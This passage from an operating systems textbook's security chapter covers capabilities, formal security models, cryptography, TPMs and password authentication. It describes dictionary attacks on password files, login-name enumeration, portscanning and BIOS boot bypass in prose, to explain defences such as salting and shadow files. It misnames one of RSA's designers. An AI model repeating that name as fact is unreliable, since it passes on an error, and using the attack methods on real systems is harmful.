The capability returned to the user contains the server's identifier, the object number (the index into the server's tables, essentially, the i-node number), and the rights, stored as a bitmap. For a newly created object, all the rights bits are turned on, of course, because the owner can do everything. The last field consists of the concatenation of the object, rights, and check field run through a cryptographically secure one-way function, f. A cryptographically secure one-way function is a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. We will discuss them in detail in Section 9.5. For now, it suffices to know that with a good one-way function, even a determined attacker will not be able to guess the check field, even if he knows all the other fields in the capability.

When the user wishes to access the object, she sends the capability to the server as part of the request. The server then extracts the object number to index into its tables to find the object. It then computes $f(Object, Rights, Check)$, taking the first two parameters from the capability itself and the third from its own tables. If the result agrees with the fourth field in the capability, the request is honored; otherwise, it is rejected. If a user tries to access someone else's object, she will not be able to fabricate the fourth field correctly since she does not know the check field, and the request will be rejected.

A user can ask the server to produce a weaker capability, for example, for read-only access. First the server verifies that the capability is valid. If so, it computes $f(Object, New\_rights, Check)$ and generates a new capability putting this value in

the fourth field. Note that the original *Check* value is used because other outstanding capabilities depend on it.

This new capability is sent back to the requesting process. The user can now give this to a friend by just sending it in a message. If the friend turns on rights bits that should be off, the server will detect this when the capability is used since the f value will not correspond to the false rights field. Since the friend does not know the true check field, he cannot fabricate a capability that corresponds to the false rights bits. This scheme was developed for the Amoeba system (Tanenbaum et al., 1990).

In addition to the specific object-dependent rights, such as read and execute, capabilities (both kernel and cryptographically protected) usually have **generic rights** which are applicable to all objects. Examples of generic rights are

1. Copy capability: create a new capability for the same object.
2. Copy object: create a duplicate object with a new capability.
3. Remove capability: delete an entry from the C-list; object unaffected.
4. Destroy object: permanently remove an object and a capability.

A last remark worth making about capability systems is that revoking access to an object is quite difficult in the kernel-managed version. It is hard for the system to find all the outstanding capabilities for any object to take them back, since they may be stored in C-lists all over the disk. One approach is to have each capability point to an indirect object, rather than to the object itself. By having the indirect object point to the real object, the system can always break that connection, thus invalidating the capabilities. (When a capability to the indirect object is later presented to the system, the user will discover that the indirect object is now pointing to a null object.)

In the Amoeba scheme, revocation is easy. All that needs to be done is change the check field stored with the object. In one blow, all existing capabilities are invalidated. However, neither scheme allows selective revocation, that is, taking back, say, Joanna's permission, but nobody else's. This defect is generally recognized to be a problem with all capability systems.

Another general problem is making sure the owner of a valid capability does not give a copy to 1000 of his best friends. Having the kernel manage capabilities, as in Hydra, solves the problem, but this solution does not work well in a distributed system such as Amoeba.

Very briefly summarized, ACLs and capabilities have somewhat complementary properties. Capabilities are very efficient because if a process says "Open the file pointed to by capability 3" no checking is needed. With ACLs, a (potentially long) search of the ACL may be needed. If groups are not supported, then granting everyone read access to a file requires enumerating all users in the ACL. Capabilities also allow a process to be encapsulated easily, whereas ACLs do not. On the

other hand, ACLs allow selective revocation of rights, which capabilities do not. Finally, if an object is removed and the capabilities are not or vice versa, problems arise. ACLs do not suffer from this problem.

Most users are familiar with ACLs, because they are common in operating systems like Windows and UNIX. However, capabilities are not that uncommon either. For instance, the L4 kernel that runs on many smartphones from many manufacturers (typically alongside or underneath other operating systems like Android) is capability based. Likewise, the FreeBSD has embraced Capsicum, bringing capabilities to a popular member of the UNIX family. While Linux also has a notion of capabilities, it is important to emphasize that these are very different and not "real" capabilities in the (Dennis and Van Horn, 1966) sense of the word.

9.3 FORMAL MODELS OF SECURE SYSTEMS

Protection matrices, such as that of Fig. 9-4, are not static. They frequently change as new objects are created, old objects are destroyed, and owners decide to increase or restrict the set of users for their objects. A considerable amount of attention has been paid to modeling protection systems in which the protection matrix is constantly changing. We will now touch briefly upon some of this work.

Decades ago, Harrison et al. (1976) identified six primitive operations on the protection matrix that can be used as a base to model any protection system. These primitive operations are create object, delete object, create domain, delete domain, insert right, and remove right. The two latter primitives insert and remove rights from specific matrix elements, such as granting domain 1 permission to read *File6*.

These six primitives can be combined into **protection commands**. It is these protection commands that user programs can execute to change the matrix. They may not execute the primitives directly. For example, the system might have a command to create a new file, which would test to see if the file already existed, and if not, create a new object and give the owner all rights to it. There might also be a command to allow the owner to grant permission to read the file to everyone in the system, in effect, inserting the "read" right in the new file's entry in every domain.

At any instant, the matrix determines what a process in any domain can do, not what it is authorized to do. The matrix is what is enforced by the system; authorization has to do with management policy. As an example of this distinction, let us consider the simple system of Fig. 9-10 in which domains correspond to users. In Fig. 9-10(a), we see the intended protection policy: *Henry* can read and write *mailbox7*, *Roberta* can read and write *secret*, and all three users can read and execute *compiler*.

Now imagine that *Roberta* is very clever and has found a way to issue commands to have the matrix changed to Fig. 9-10(b). She has now gained illicit access to *mailbox7*, something she is forbidden from having. If she tries to read it,



Figure 9-10. (a) An authorized state. (b) An unauthorized state.

the system will carry out her request because it does not know that the state of Fig. 9-10(b) is unauthorized.

It should now be clear that the set of all possible matrices can be partitioned into two disjoint sets: the set of all authorized states and the set of all unauthorized states. A question around which much theoretical research has revolved is this: "Given an initial authorized state and a set of commands, can it be proven that the system can never reach an unauthorized state?"

In effect, we are asking if the available mechanism (the protection commands) is adequate to enforce some protection policy. Given this policy, some initial state of the matrix, and the set of commands for modifying the matrix, what we would like is a way to prove that the system is secure. Such a proof turns out quite difficult to acquire; many general-purpose systems are not theoretically secure. Harrison et al. (1976) proved that in the case of an arbitrary configuration for an arbitrary protection system, security is theoretically undecidable. However, for a specific system, it may be possible to prove whether the system can ever move from an authorized state to an unauthorized state. For more information, see Landwehr (1981).

9.3.1 Multilevel Security

Most operating systems allow individual users to determine who may read and write their files and other objects. This policy is called **discretionary access control**. In many environments this model works fine, but there are other environments where much tighter security is required, such as the military, corporate patent departments, and hospitals. In the latter environments, the organization has stated rules about who can see what, and these may not be modified by individual soldiers, lawyers, or doctors, at least not without getting special permission from the boss (and probably from the boss' lawyers as well). These environments need **mandatory access controls** to ensure that the stated security policies are enforced by the system, in addition to the standard discretionary access controls. What these

mandatory access controls do is regulate the flow of information, to make sure that it does not leak out in a way it is not supposed to. Not even if a malicious user tries to leak it.

The Bell-LaPadula Model

The most widely used multilevel security model is the **Bell-LaPadula model** so we will start there (Bell and LaPadula, 1973). This model was designed for handling military security, but it is also applicable to other organizations. In the military world, documents (objects) can have a security level, such as unclassified, confidential, secret, and top secret. People are also assigned these levels, depending on which documents they are allowed to see. A general might be allowed to see all documents, whereas a lieutenant might be restricted to documents cleared as confidential and lower. A process running on behalf of a user acquires the user's security level. Since there are multiple security levels, this scheme is called a **multilevel security system**.

The Bell-LaPadula model has rules about how information can flow:

1. **The simple security property:** A process running at security level *k* can read only objects at its level or lower. For example, a general can read a lieutenant's documents but a lieutenant cannot read a general's documents.
2. **The * property:** A process running at security level *k* can write only objects at its level or higher. For example, a lieutenant can append a message to a general's mailbox telling everything he knows, but a general cannot append a message to a lieutenant's mailbox telling everything she knows because the general may have seen top-secret documents that may not be disclosed to a lieutenant.

Roughly summarized, processes can read down and write up, but not the reverse. If the system rigorously enforces these two properties, it can be shown that no information can leak out from a higher security level to a lower one. The * property was so named because in the original report, the authors could not think of a good name for it and used * as a temporary placeholder until they could devise a better name. They never did and the report was printed with the *. In this model, processes read and write objects, but do not communicate with each other directly. The Bell-LaPadula model is illustrated graphically in Fig. 9-11.

In this figure, a (solid) arrow from an object to a process indicates that the process is reading the object, that is, information is flowing from the object to the process. Similarly, a (dashed) arrow from a process to an object indicates that the process is writing into the object, that is, information is flowing from the process to the object. Thus all information flows in the direction of the arrows. For example, process *B* can read from object *1* but not from object *3*.



Figure 9-11. The Bell-LaPadula multilevel security model.

The simple security property says that all solid (read) arrows go sideways or upward. The * property says that all dashed (write) arrows also go sideways or upward. Since information flows only horizontally or upward, any information that starts out at level k can never appear at a lower level. In other words, there is never a path that moves information downward, thus guaranteeing the security of the model.

The Bell-LaPadula model refers to organizational structure, but ultimately has to be enforced by the operating system. One way this could be done is by assigning each user a security level, to be stored along with other user-specific data such as the UID and GID. Upon login, the user's shell would acquire the user's security level and this would be inherited by all its children. If a process running at security level k attempted to open a file or other object whose security level is greater than k, the operating system should reject the open attempt. Similarly attempts to open any object of security level less than k for writing must fail. This is extremely simple and easy to enforce. Just add two if statements to the code and, bingo, a secure system—at least for the military.

The Biba Model

To summarize the Bell-LaPadula model in military terms, a lieutenant can ask a private to reveal all he knows and then copy this information into a general's file without violating security. Now let us put the same model in civilian terms. Imagine a company in which janitors have security level 1, computer programmers have security level 3, and the president of the company has security level 5. Using Bell-

LaPadula, a programmer can query a janitor about the company's future plans and then overwrite the president's files that contain corporate strategy. Not all companies might be equally enthusiastic about this model.

The problem with the Bell-LaPadula model is that it was devised to keep secrets, not guarantee the integrity of the data. For the latter, we need precisely the reverse properties (Biba, 1977):

1. **The simple integrity property:** A process running at security level k can write only objects at its level or lower (no write up).
2. **The integrity * property:** A process running at security level k can read only objects at its level or higher (no read down).

Together, these properties ensure that the programmer can update the janitor's files with information acquired from the president, but not vice versa. Of course, some organizations want both the Bell-LaPadula properties and the Biba properties, but these are in direct conflict so they are hard to achieve simultaneously.

9.3.2 Cryptography

Formal approaches and mathematical rigor can also be found in cryptography. Operating systems use cryptographic solutions in many places. For instance, some file systems encrypt all the data on disk, while protocols such as IPSec can encrypt or sign the content of network packets. Even so, cryptography itself is to operating system developers as the internal combustion engine or electric motor is to drivers: you do not really need to understand the details, as long as you can use it. In this section, we will limit ourselves to a bird's-eye view of cryptography.

The purpose of cryptography is to take a message or file, called the **plaintext**, and encrypt it into **ciphertext** in such a way that only authorized people know how to convert it back to plaintext. For all others, the ciphertext is just an incomprehensible pile of bits. Strange as it may sound to beginners in the area, the encryption and decryption algorithms (functions) should *always* be public. Trying to keep them secret almost never works and gives the people trying to keep the secrets a false sense of security. In the trade, this tactic is called **security by obscurity** and is employed only by security amateurs. Oddly enough, the category of amateurs also includes many huge multinational corporations that really should know better. As mentioned earlier, this is just Kerckhoffs' principle.

Instead, the secrecy depends on parameters to the algorithms called **keys**. If P is the plaintext file, K_E is the encryption key, C is the ciphertext, and E is the encryption algorithm (i.e., function), then $C = E(P, K_E)$. This is the definition of encryption. It says that the ciphertext is obtained by using the (known) encryption algorithm, E, with the plaintext, P, and the (secret) encryption key, K_E, as parameters. The idea that the algorithms should all be public and the secrecy should reside exclusively in the keys is called Kerckhoffs' principle, as mentioned earlier. All serious cryptographers subscribe to this idea.

Similarly, $P = D(C, K_D)$ where D is the decryption algorithm and K_D is the decryption key. This says that to get the plaintext, P, back from the ciphertext, C, and the decryption key, K_D, one runs the algorithm D with C and K_D as parameters. The relation between the various pieces is shown in Fig. 9-12.



Figure 9-12. Relationship between the plaintext and the ciphertext.

Secret-Key Cryptography

To make this clearer, consider an encryption algorithm in which each letter is replaced by a different letter, for example, all *A*s are replaced by *Q*s, all *B*s are replaced by *W*s, all *C*s are replaced by *E*s, and so on like this:

plaintext:	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
ciphertext:	Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

This general system is called a **monoalphabetic substitution**, with the key being the 26-letter string corresponding to the full alphabet. The encryption key in this example is *QWERTYUIOPASDFGHJKLZXCVBNM*. For the key given above, the plaintext *ATTACK* would be transformed into the ciphertext *QZZQEA*. The decryption key tells how to get back from the ciphertext to the plaintext. In this example, the decryption key is *KXVMCNOPHQRSZYIJADLEGWBUFT* because an *A* in the ciphertext is a *K* in the plaintext, a *B* in the ciphertext is an *X* in the plaintext, etc.

While the encryption is extremely simple to break, it serves a nice illustration of an important class of cryptographic systems. When it is easy to obtain the decryption key from the encryption, like in this case, it is called **secret-key cryptography** or **symmetric-key cryptography**. Although monoalphabetic substitution ciphers are completely worthless, other symmetric key algorithms are known and are relatively secure if the keys are long enough. For serious security, minimally 256-bit keys should be used, giving a search space of $2^{256} \approx 1.2 \times 10^{77}$ keys. For reference, the number of atoms in the entire observable universe, in all the

galaxies combined, is estimated to be in the ballpark of 10^{78}, only 10x bigger, so 10^{77} is a rather large number. Shorter keys may thwart amateurs, but certainly not major governments.

Public-Key Cryptography

Secret-key systems are efficient because the amount of computation required to encrypt or decrypt a message is manageable, but they have a big drawback: the sender and receiver must both be in possession of the shared secret key. They may even have to get together physically for one to give it to the other. To get around this problem, **public-key cryptography** is used (Diffie and Hellman, 1976). This system has the property that distinct keys are used for encryption and decryption and that given a well-chosen encryption key, it is virtually impossible to discover the corresponding decryption key. Under these circumstances, the encryption key can be made public and only the private decryption key kept secret.

Just to give a feel for public-key cryptography, consider the following two questions:

Question 1: How much is 314159265358979 × 314159265358979?
Question 2: What is the square root of 3912571506419387090594828508241?

Most sixth graders, if given a pencil, paper, and the promise of a really big ice cream sundae for the correct answer, could answer question 1 in an hour or two. Most adults given a pencil, paper, and the promise of a lifetime 50% tax cut could not solve question 2 at all without using a calculator, computer, or other external help. Although squaring and square rooting are inverse operations, they differ enormously in their computational complexity. This kind of asymmetry forms the basis of public-key cryptography. Encryption makes use of the easy operation but decryption without the key requires you to perform the hard operation.

As an example, a popular public-key system called **RSA** (named after the designers, Ron Rivest, Adi Shamir, and Len Adelson) exploits the fact that multiplying really big numbers is much easier for a computer to do than factoring really big numbers, especially when all arithmetic is done using modulo arithmetic and all the numbers involved have hundreds of digits (Rivest et al., 1978).

The way public-key cryptography works is that everyone picks a (public key, private key) pair and publishes the public key. The public key is the encryption key; the private key is the decryption key. Usually, the key generation is automated, possibly with a user-selected password fed into the algorithm as a seed. To send a secret message to a user, a correspondent encrypts the message with the receiver's public key. Since only the receiver has the private key, only the receiver can decrypt the message.

Public-key cryptography is great because you can just publish your public key and everyone can use it and be sure that you alone can read the message. In contrast, with secret-key cryptography you have to worry about getting the key to the

communicating parties in a secure manner. Why would anyone ever use it? The answer is simple. The main problem with public-key cryptography is that it is a thousand times slower than symmetric cryptography.

Digital Signatures

Frequently it is necessary to sign a document digitally. For example, suppose a bank customer instructs the bank to buy some stock for him by sending the bank an email message. An hour after the order has been sent and executed, the stock crashes. The customer now denies ever having sent the email. The bank can produce the email, of course, but the customer can claim the bank forged it in order to get a commission. How does a judge know who is telling the truth?

Digital signatures make it possible to sign emails and other digital documents in such a way that they cannot be repudiated by the sender later. One common way is to first run the document through a one-way **cryptographic hash algorithm**. Such a function has the property that given f and its parameter x, computing $y = f(x)$ is easy to do, but given only $f(x)$, finding x is computationally infeasible. The hash function typically produces a fixed-length result independent of the original document size. Popular hash functions are **SHA-256** and **SHA-512**, which produce 32-byte and 64-byte results, respectively.

The next step assumes the use of public-key cryptography as described above. The document owner then applies his private key to the hash to get $D(hash)$. This value, called the **signature block**, is appended to the document and sent to the receiver, as shown in Fig. 9-13.



Figure 9-13. (a) Computing a signature block. (b) What the receiver gets.

When the document and hash arrive, the receiver first computes the hash of the document using SHA-256 or whatever cryptographic hash function has been agreed upon in advance. The receiver then applies the sender's public key to the signature block to get $E(D(hash))$, getting back the original hash. Note that this assumes a cryptographic system where $E(D(x)) = x$. Fortunately, RSA has that property. If the computed hash does not match the hash from the signature block, the document, the signature block, or both have been tampered with (or changed by

accident). The value of this scheme is that it applies (very slow) public-key cryptography only to a relatively small piece of data, the hash. To use this signature scheme, the receiver must know the sender's public key. Many users therefore publish their public key on their Web page.

9.3.3 Trusted Platform Modules

All cryptography requires keys. If the keys are compromised, all the security based on them is also compromised. Storing the keys securely is thus essential. How does one store keys securely on a system that is not secure?

One proposal that the industry has come up with is a chip called the **TPM** (**Trusted Platform Module**), which is a cryptoprocessor with some nonvolatile storage inside it for keys. The TPM can perform cryptographic operations such as encrypting blocks of plaintext or decrypting blocks of ciphertext in main memory. It can also verify digital signatures. When all these operations are done in specialized hardware, they become much faster and are likely to be used more widely. Many computers already have TPM chips and many more are likely to have them in the future.

TPM is controversial because different parties have different ideas about who will control the TPM and what it will protect from whom. Microsoft has been a big advocate of this concept and has developed a series of technologies to use it, including Palladium, NGSCB, and BitLocker. In its view, the operating system controls the TPM and uses it for instance to encrypt the disk. However, it also wants to use the TPM to prevent unauthorized software from being run. "Unauthorized software" might be pirated (i.e., illegally copied) software or just software the operating system does not authorize. If the TPM is involved in the booting process, it might start only operating systems signed by a secret key placed inside the TPM by the manufacturer and disclosed only to selected operating system vendors (e.g., Microsoft). Thus the TPM could be used to limit users' choices of software to those approved by the computer manufacturer (possibly in return for a large fee).

The music and movie industries are also very keen on TPM as it could be used to prevent piracy of their content. It could also open up new business models, such as renting songs or movies for a specific period of time by refusing to decrypt them after the expiration date.

One interesting use for TPMs is known as remote attestation. It allows an external party to verify that the computer with the TPM runs the software it should be running, and not something that cannot be trusted. We will look at remote attestation later when we introduce secure booting.

TPM has a variety of other uses that we do not have space to get into. Interestingly enough, the one thing TPM does not do is make computers more secure against external attacks. What it really focuses on is using cryptography to prevent users from doing anything not approved directly or indirectly by whoever controls

the TPM. If you would like to learn more about this subject, the article on Trusted Computing in the Wikipedia is a good place to start.

9.4 AUTHENTICATION

Every *secured* computer system must require all users to be authenticated at login time. After all, if the operating system cannot be sure who the user is, it cannot know which files and other resources he or she can access. While authentication may sound like a trivial topic, it is a bit more complicated than you might expect. Read on.

User authentication is one of those things we meant by "ontogeny recapitulates phylogeny" in Sec. 1.5.7. Early mainframes, such as the ENIAC, did not have an operating system, let alone a login procedure. Later mainframe batch and timesharing systems generally did have a login procedure for authenticating jobs and users.

Early minicomputers (e.g., PDP-1 and PDP-8) did not have a login procedure, but with the spread of UNIX on the PDP-11 minicomputer, logging in was again needed. Early personal computers (e.g., Apple II and the original IBM PC) did not have a login procedure, but more sophisticated personal computer operating systems, such as Linux and Windows, do (although foolish users can disable it). Machines on corporate LANs almost always have a login procedure configured so that users cannot bypass it. Finally, many people nowadays (indirectly) log into remote computers to do Internet banking, engage in e-shopping, download music, and other commercial activities. All of these things require authenticated login, so user authentication is once again an important topic.

Having determined that authentication is often important, the next step is to find a good way to achieve it. Most methods of authenticating users when they attempt to log in are based on one of three general principles, namely identifying

1. Something the user knows.
2. Something the user has.
3. Something the user is.

Sometimes two of these are required for additional security. These principles lead to different authentication schemes with different complexities and security properties. In the following sections, we will examine each of these in turn.

9.4.1 Passwords

The most widely used form of authentication is to require the user to type a login name and a password. Password protection is easy to understand and easy to implement. The simplest implementation just keeps a central list of (login-name,

password) pairs. The login name typed in is looked up in the list and the typed password is compared to the stored password. If they match, the login is allowed; if they do not match, the login is rejected.

It goes almost without saying that while a password is being typed in, the computer should not display the typed characters, to keep them from prying eyes near the monitor. With Windows, as each character is typed, an asterisk is displayed. With most UNIX systems, nothing at all is displayed while the password is being typed. These schemes have different properties. The Windows scheme may make it easy for absent-minded users to see how many characters they have typed so far, but it also discloses the password length to "eavesdroppers" (for some reason, English has a word for auditory snoopers but not for visual snoopers, other than perhaps Peeping Tom, which does not seem right in this context). From a security perspective, silence is golden.

Another area in which not quite getting it right has serious security implications is illustrated in Fig. 9-14. In Fig. 9-14(a), a successful login is shown, with system output in uppercase and user input in lowercase. In Fig. 9-14(b), a failed attempt by a cracker to log into System *A* is shown. In Fig. 9-14(c) a failed attempt by a cracker to log into System *B* is shown.

LOGIN: mitch	LOGIN: carol	LOGIN: carol
PASSWORD: FooBar!-7	INVALID LOGIN NAME	PASSWORD: Idunno
SUCCESSFUL LOGIN	LOGIN:	INVALID LOGIN
		LOGIN:
(a)	(b)	(c)

Figure 9-14. (a) A successful login. (b) Login rejected after name is entered. (c) Login rejected after name and password are typed.

In Fig. 9-14(b), the system complains as soon as it sees an invalid login name. This is a megamistake, as it allows the cracker to keep trying login names until she finds a valid one. In Fig. 9-14(c), the cracker is always asked for a password and gets no feedback about whether the login name itself is valid. All she learns is that the login name plus password combination tried is wrong.

As an aside on login procedures, most notebook computers are configured to require a login name and password to protect their contents in the event they are lost or stolen. While better than nothing, it is not much better than nothing. Anyone who gets hold of the notebook can turn it on and immediately go into the BIOS setup program by hitting DEL or F8 or some other BIOS-specific key (usually displayed on the screen) before the operating system is started. Once there, he can change the boot sequence, telling it to boot from a USB stick before trying the hard disk. The finder then inserts a USB stick containing a complete operating system and boots from it. Once running, the disk can be mounted (in UNIX) or accessed as the *D:* drive (Windows). To prevent this kind of situation, most BIOSes allow the user to password protect the BIOS setup program so that only the owner

can change the boot sequence. If you have a notebook computer, stop reading now. Go put a password on your BIOS, then come back.

Another thing that modern systems tend to do is encrypt all content on your drive. This is a good thing. It ensures that even if attackers manage to read the raw blocks from your drive, they will see only garbled data. Again, if you do not have this enabled, put down this book and go fix this first.

Weak Passwords

Often, crackers break in simply by connecting to the target computer (e.g., over the Internet) and trying many (login name, password) combinations until they find one that works. Many people use their own name in one form or another as their login name. For someone whose full name is "Ellen Ann Smith," ellen, smith, ellen_smith, ellen-smith, ellen.smith, esmith, easmith, and eas are all reasonable candidates. Armed with one of those books entitled *4096 Names for Your New Baby*, plus a telephone book full of last names, a cracker can easily compile a computerized list of potential login names appropriate to the country being attack%ed (ellen_smith might work fine in the United States or England, but probably not in Japan).

Of course, guessing the login name is not enough. The password has to be guessed, too. How hard is that? Easier than you think. The classic work on password security was done by Morris and Thompson (1979) on UNIX systems. They compiled a list of likely passwords: first and last names, street names, city names, words from a moderate-sized dictionary (also words spelled backward), syntactically valid license plate numbers, etc. They then compared their list to the system password file to see if there were any matches. Over 86% of all passwords turned up in their list.

Lest anyone think that better-quality users pick better-quality passwords, rest assured that they do not. When in 2012, 6.4 million LinkedIn (hashed) passwords leaked to the Web after a hack, many people had fun analyzing the results. The most popular password was "password." The second most popular was "123456" ("1234", "12345", and "12345678" were also in the top 10). Not exactly uncrackable. In fact, crackers can compile a list of potential login names and a list of potential passwords without much work and run a program to try them on as many computers as they can.

This is similar to what researchers at IOActive did a few years back. They scanned a long list of home routers and set-top boxes to see if they were vulnerable to the simplest possible attack. Rather than trying out many login names and passwords, as we suggested, they tried only the well-known default login and password installed by the manufacturers. Users are supposed to change these values immediately, but it appears that many do not. The researchers found that hundreds of thousands of such devices are potentially vulnerable. Perhaps even more worrying, the Stuxnet attack on an Iranian nuclear facility made good use of the fact that the

Siemens computers controlling the centrifuges used a default password—one that had been circulating on the Internet for years.

The growth of the Web has made the problem worse. Instead of having only one password, many people now have dozens or hundreds. Since remembering them all is too hard, they tend to choose simple, weak passwords and reuse them on many Websites (Florencio and Herley, 2007; and Taiabul Haque et al., 2013).

Does it really matter if passwords are easy to guess? Yes, absolutely. In 1998, the *San Jose Mercury News* reported that a Berkeley resident, Peter Shipley, had set up several unused computers as **war dialers**, which dialed all 10,000 telephone numbers belonging to an exchange [e.g., (415) 770-xxxx], usually in random order to thwart telephone companies that frown upon such usage and try to detect it. After making 2.6 million calls, he located 20,000 computers in the Bay Area, 200 of which had no security at all.

The Internet has been a godsend to crackers. It takes all the drudgery out of their work. No more phone numbers to dial (and no more dial tones to wait for). "War dialing" now works like this. A cracker may write a script ping (send a network packet) to a set of IP addresses. If it receives any response at all, the script subsequently tries to set up a TCP connection to all the possible services that may be running on the machine. As mentioned earlier, this mapping out of what is running on which computer is known as portscanning and instead of writing a script from scratch, the attacker may just as well use specialized tools like `nmap` that provide a wide range of advanced portscanning techniques. Now that the attacker knows which servers are running on which machine, the next step is to launch the attack. For instance, if the attacker wanted to probe the password protection, he would connect to those services that use this method of authentication, like the `telnet` or `ssh` servers, or even Web servers. We have already seen that default and otherwise weak password enable attackers to harvest a large number of accounts, sometimes with full administrator rights.

UNIX Password Security

Some (older) operating systems keep the password file on the disk in unencrypted form (plaintext), but protected by the usual system protection mechanisms. Having all the passwords in a disk file in unencrypted form is just looking for trouble because all too often many people have access to it. These may include system administrators, machine operators, maintenance personnel, programmers, management, and maybe even some secretaries.

A better solution, used in UNIX systems, works like this. The login program asks the user to type his name and password. The password is immediately "encrypted" by using it as a key to encrypt a fixed block of data. Effectively, a one-way function is being run, with the password as input and a function of the password as output. This process is not really encryption, but it is easier to speak of it as "encryption." The login program then reads the password file, which is just

a series of ASCII lines, one per user, until it finds the line containing the user's login name. If the (encrypted) password contained in this line matches the encrypted password just computed, the login is permitted, otherwise it is refused. The advantage of this scheme is that no one, not even the superuser, can look up any users' passwords because they are not stored in unencrypted form anywhere in the system. For illustration purposes, we assume for now that the encrypted password is stored in the password file itself. Later, we will see, this is no longer the case for modern variants of UNIX.

If the attacker manages to get hold of the encrypted password, the scheme can be attacked, as follows. A cracker first builds a dictionary of likely passwords the way Morris and Thompson did. At leisure, these are encrypted using the known algorithm. It does not matter how long this process takes because it is done in advance of the break-in. Now armed with a list of (password, encrypted password) pairs, the cracker strikes. He reads the (publicly accessible) password file and strips out all the encrypted passwords. These are compared to the encrypted passwords in his list. For every hit, the login name and unencrypted password are now known. A simple shell script can automate this process so it can be carried out in a fraction of a second. A typical run of the script will yield dozens of passwords.

After recognizing the possibility of this attack, Morris and Thompson described a technique that renders the attack almost useless. Their idea is to associate an n-bit random number, called the **salt**, with each password. The random number is changed whenever the password is changed. The random number is stored in the password file in unencrypted form, so that everyone can read it. Instead of just storing the encrypted password in the password file, the password and the random number are first concatenated and then encrypted together. This encrypted result is then stored in the password file, as shown in Fig. 9-15 for a password file with five users, Bobbie, Tony, Laura, Mark, and Deborah. Each user has one line in the file, with three entries separated by commas: login name, salt, and encrypted password + salt. The notation $e(Dog, 4238)$ represents the result of concatenating Bobbie's password, Dog, with her randomly assigned salt, 4238, and running it through the encryption function, e. It is the result of that encryption that is stored as the third field of Bobbie's entry.

Bobbie, 4238, e(Dog, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Mark, 1694, e(XaB#Bwcz, 1694)
Deborah, 1092, e(LordByron,1092)

Figure 9-15. The use of salt to defeat precomputation of encrypted passwords.

Now consider the implications for a cracker who wants to build up a list of likely passwords, encrypt them, and save the results in a sorted file, f, so that any

encrypted password can be looked up easily. If an intruder suspects that *Dog* might be a password, it is no longer sufficient just to encrypt *Dog* and put the result in f. He has to encrypt 2^n strings, such as *Dog0000*, *Dog0001*, *Dog0002*, and so forth and enter all of them in f. This technique increases the size of f by 2^n. UNIX uses this method with $n = 12$. This increases the file size and work factor for the attacker by 4096.

For additional security, modern versions of UNIX typically store the encrypted passwords in a separate "shadow" file that, unlike the password file, is only readable by root. The combination of salting the password file and making it unreadable except indirectly (and slowly) can generally withstand most attacks on it.

One-Time Passwords

